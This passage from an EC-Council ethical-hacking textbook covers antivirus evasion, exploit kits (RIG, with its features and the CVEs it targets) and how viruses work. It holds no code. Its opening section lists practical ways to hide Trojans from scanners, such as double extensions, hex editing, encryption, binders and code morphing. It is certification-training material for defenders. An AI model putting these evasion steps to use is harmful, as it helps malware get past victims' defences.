
Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).
7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.




Figure 7.32: Process of exploitation using exploit kits

The diagram above shows the general procedure for an exploit kit; the process of exploiting a machine might vary depending on the exploit kit used:

- The victim visits a legitimate website that is hosted on the compromised web server.
- The victim is redirected through various intermediary servers.
- The victim unknowingly lands on an exploit kit server hosting the exploit pack landing page.
- The exploit kit gathers information on the victim, based on which it determines the exploit and delivers it to the victim's system.
- If the exploit succeeds, a malware program is downloaded and executed on the victim's system.

Exploit Kits

- **RIG Exploit Kit**

  The RIG exploit kit is one of the most popular exploit kits in recent years, with its wide range of malware distribution. RIG EK was first discovered in 2014. It is efficient in distributing many exploits. RIG EK was used successfully by attackers in distributing Cryptobit, CryptoLuck, CryptoShield, CryptoDefense, Sage, Spora, Revenge, PyCL, Matrix, Philadelphia, and Princess ransomware. It was also involved in distributing LatentBot, Pony, and Ramnit Trojans. Furthermore, RIG was involved in delivering the famous banking Trojan ZeuS. The latest version of the RIG exploit kit takes advantage of outdated versions of applications such as Flash, Java, Silverlight, Internet Explorer, or Microsoft Edge to distribute the Cerber ransomware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Features:

- Landing page based on a standard 302 redirect
- Domain auto-rotator to avoid blacklisting and detection
- FUD (entirely undetectable) exploits
- Combination of different web technologies, such as DoSWF, JavaScript, Flash, and VBScript, to obfuscate the attack

The RIG exploit kit is supported for different browsers as well as the following CVEs:

CVE-2018-4878	Adobe Flash Player Use-After-Free Vulnerability
CVE-2018-8174	Windows VBScript Engine Remote Code Execution Vulnerability
CVE-2013-2551	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0322	Microsoft Internet Explorer Use-After-Free Remote Code Execution Vulnerability
CVE-2014-0497	Adobe Flash Player Remote Code Execution Vulnerability
CVE-2013-0074	Microsoft Silverlight Double Deference Remote Code Execution Vulnerability
CVE-2013-2465	Oracle Java SE Memory Corruption Vulnerability
CVE-2012-0507	Oracle Java SE Remote Java Runtime Environment Code Execution Vulnerability
CVE-2014-6332	Windows OLE Automation Array Remote Code Execution Vulnerability.
CVE-2015-2419	JScript9 Memory Corruption Vulnerability
CVE-2016-0189	Scripting Engine Memory Corruption Vulnerability
CVE-2015-8651	Integer Overflow in Adobe Flash Player Vulnerability

Table 7.3: List of CVEs for RIG Exploit Kit





Figure 7.33: Screenshot of RIG Exploit Kit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional exploit kits that attackers can use to propagate and deploy Trojans are as follows:

- Magnitude
- Angler
- Neutrino
- Terror
- Sundown

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Virus and Worm Concepts

This section introduces you to various concepts related to viruses and worms. In addition, it discusses the life stages of a virus and the working of a virus. It also explores why people create computer viruses, indications of a virus attack, virus hoaxes, fake antivirus tools, and ransomware.

Furthermore, it highlights different types of viruses, categorized by their origin, techniques used to infect target systems, the types of files they infect, where they hide, the sort of damage they cause, the type of OS they work on, and so on. It also deals with computer worms, discusses the difference between worms and viruses, and explores worm makers.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Introduction to Viruses

Viruses are the scourge of modern computing. Computer viruses have the potential to wreak havoc on both business and personal computers. The lifetime of a virus depends on its ability to reproduce itself. Therefore, attackers design every virus code such that the virus replicates itself *n* times.

A computer virus is a self-replicating program that produces its code by attaching copies of itself to other executable code and operates without the knowledge or consent of the user. Like a biological virus, a computer virus is contagious and can contaminate other files; however, viruses can infect external machines only with the assistance of computer users.

Some viruses affect computers as soon as their code is executed; other viruses remain dormant until a pre-determined logical circumstance is met. Viruses infect a variety of files, such as overlay files (.OVL) and executable files (.EXE, .SYS, .COM, or .BAT). They are transmitted through file downloads, infected disk/flash drives, and email attachments.

Characteristics of Viruses

The performance of a computer is affected by a virus infection. This infection can lead to data loss, system crash, and file corruption.

Some of the characteristics of a virus are as follows:

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Corrupts files and programs
- Replicates itself

Purpose of Creating Viruses

Attackers create viruses with disreputable motives. Criminals create viruses to destroy a company's data, as an act of vandalism, or to destroy a company's products; however, in some cases, viruses aid the system.

An attacker creates a virus for the following purposes:

- Inflict damage on competitors
- Realize financial benefits
- Vandalize intellectual property
- Play pranks
- Conduct research
- Engage in cyber-terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access to the victim's computer

Indications of Virus Attack

Indications of virus attacks arise from abnormal activities. Such activities reflect the nature of a virus by interrupting the regular flow of a process or a program. However, not all bugs created contribute toward attacking the system; they may be merely false positives. For example, if the system runs slower than usual, one may assume that a virus has infected the system; however, the actual reason might be program overload.

An effective virus tends to multiply rapidly and may infect some machines in a short period. Viruses can infect files on the system, and when such files are transferred, they can infect machines of other users who receive them. A virus can also use file servers to infect files.

When a virus infects a computer, the victim or user will be able to identify some indications of the presence of virus infection.


Some indications of computer virus infection are as follows:

- Processes require more resources and time, resulting in degraded performance
- Computer beeps with no display
- Drive label changes and OS does not load
- Constant antivirus alerts
- Computer freezes frequently or encounters an error such as BSOD
- Files and folders are missing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Suspicious hard drive activity
- Browser window "freezes"
- Lack of storage space
- Unwanted advertisements and pop-up windows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Stages of Virus Lifecycle

The virus lifecycle includes the following six stages from origin to elimination.

1. **Design**: Development of virus code using programming languages or construction kits.
2. **Replication**: The virus replicates for a period within the target system and then spreads itself.
3. **Launch**: The virus is activated when the user performs specific actions such as running an infected program.
4. **Detection**: The virus is identified as a threat infecting target system.
5. **Incorporation**: Antivirus software developers assimilate defenses against the virus.
6. **Execution of the damage routine**: Users install antivirus updates and eliminate the virus threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Working of Viruses

Viruses can attack a target host's system using a variety of methods. They can attach themselves to programs and transmit themselves to other programs through specific events. Viruses need such events to take place, as they cannot self-start, infect hardware, or transmit themselves using non-executable files. "Trigger" and "direct attack" events can cause a virus to activate and infect the target system when the user triggers attachments received through email, websites, malicious advertisements, flashcards, pop-ups, and so on. The virus can then attack the system's built-in programs, antivirus software, data files, system startup settings, etc.

Viruses have two phases: the **infection phase** and the **attack phase**.

- **Infection Phase**

  Programs modified by a virus infection can enable virus functionalities to run on the system. The virus infects the target system after it is triggered and becomes active upon the execution of infected programs, because the program code leads to the virus code.

  The two most important factors in the infection phase of a virus are as follows:

  - Method of infection
  - Method of spreading

  A virus infects a system in the following sequence:

  - The virus loads itself into memory and checks for an executable on the disk.
  - The virus appends malicious code to a legitimate program without the permission or knowledge of the user.
  - The user is unaware of the replacement and launches the infected program.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The execution of the infected program also infects other programs in the system.
- The above cycle continues until the user realizes that there is an anomaly in the system.

Apparently, the user unknowingly triggers and executes the virus for it to function. There are many ways to execute programs while the computer is running. For example, if the user installs any software tool, the setup program calls various built-in sub-programs during extraction. If a virus program already exists, it can be activated with this type of execution, and the virus can also infect additional setup programs.

Specific viruses infect in different ways, such as

- A file virus infects by attaching itself to an executable system application program. Potential targets for virus infections are as follows:
  - Source code
  - Batch files
  - Script files
- Boot sector viruses execute their code before the target PC is booted.

Viruses spread in a variety of ways. There are virus programs that infect and keep spreading every time the user executes them. Some virus programs do not infect programs when first executed. They reside in a computer's memory and infect programs later. Such virus programs wait for a specified trigger event to spread at a later stage. Therefore, it is difficult to recognize which event might trigger the execution of a dormant virus. As illustrated in the figure below, the.EXE file's header, when triggered, executes and starts running the application. Once this file is infected, any trigger event from the file's header can activate the virus code along with the application program immediately after executing it.

The most popular methods by which a virus spreads are as follows:

- **Infected files**: A virus can infect a variety of files.
- **File-sharing services**: A virus can take advantage of file servers to infect files. When unsuspecting users open the infected files, their machines also become infected.
- **DVDs and other storage media**: When infected storage media such as DVDs, flash drives, and portable hard disks are inserted into a clean system, the system gets infected.
- **Malicious attachments and downloads**: A virus spreads if a malicious attachment sent via email is opened or when apps are downloaded from untrusted sources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.34: Infection Phase

- **Attack Phase**

  Once viruses spread throughout the target system, they start corrupting the files and programs of the host system. Some viruses can trigger and corrupt the host system only after the triggering event is activated. Some viruses have bugs that replicate themselves and perform activities such as deleting files and increasing session time. Viruses corrupt their targets only after spreading as intended by their developers.

  Most viruses that attack target systems perform the following actions:

  - Delete files and alter the content of data files, slowing down the system
  - Perform tasks not related to applications, such as playing music and creating animations




Figure 7.35: Attack Phase

The figure shows two files, A and B. Before the attack, the two files are located one after the other in an orderly manner. Once a virus code infects the file, it alters the position of

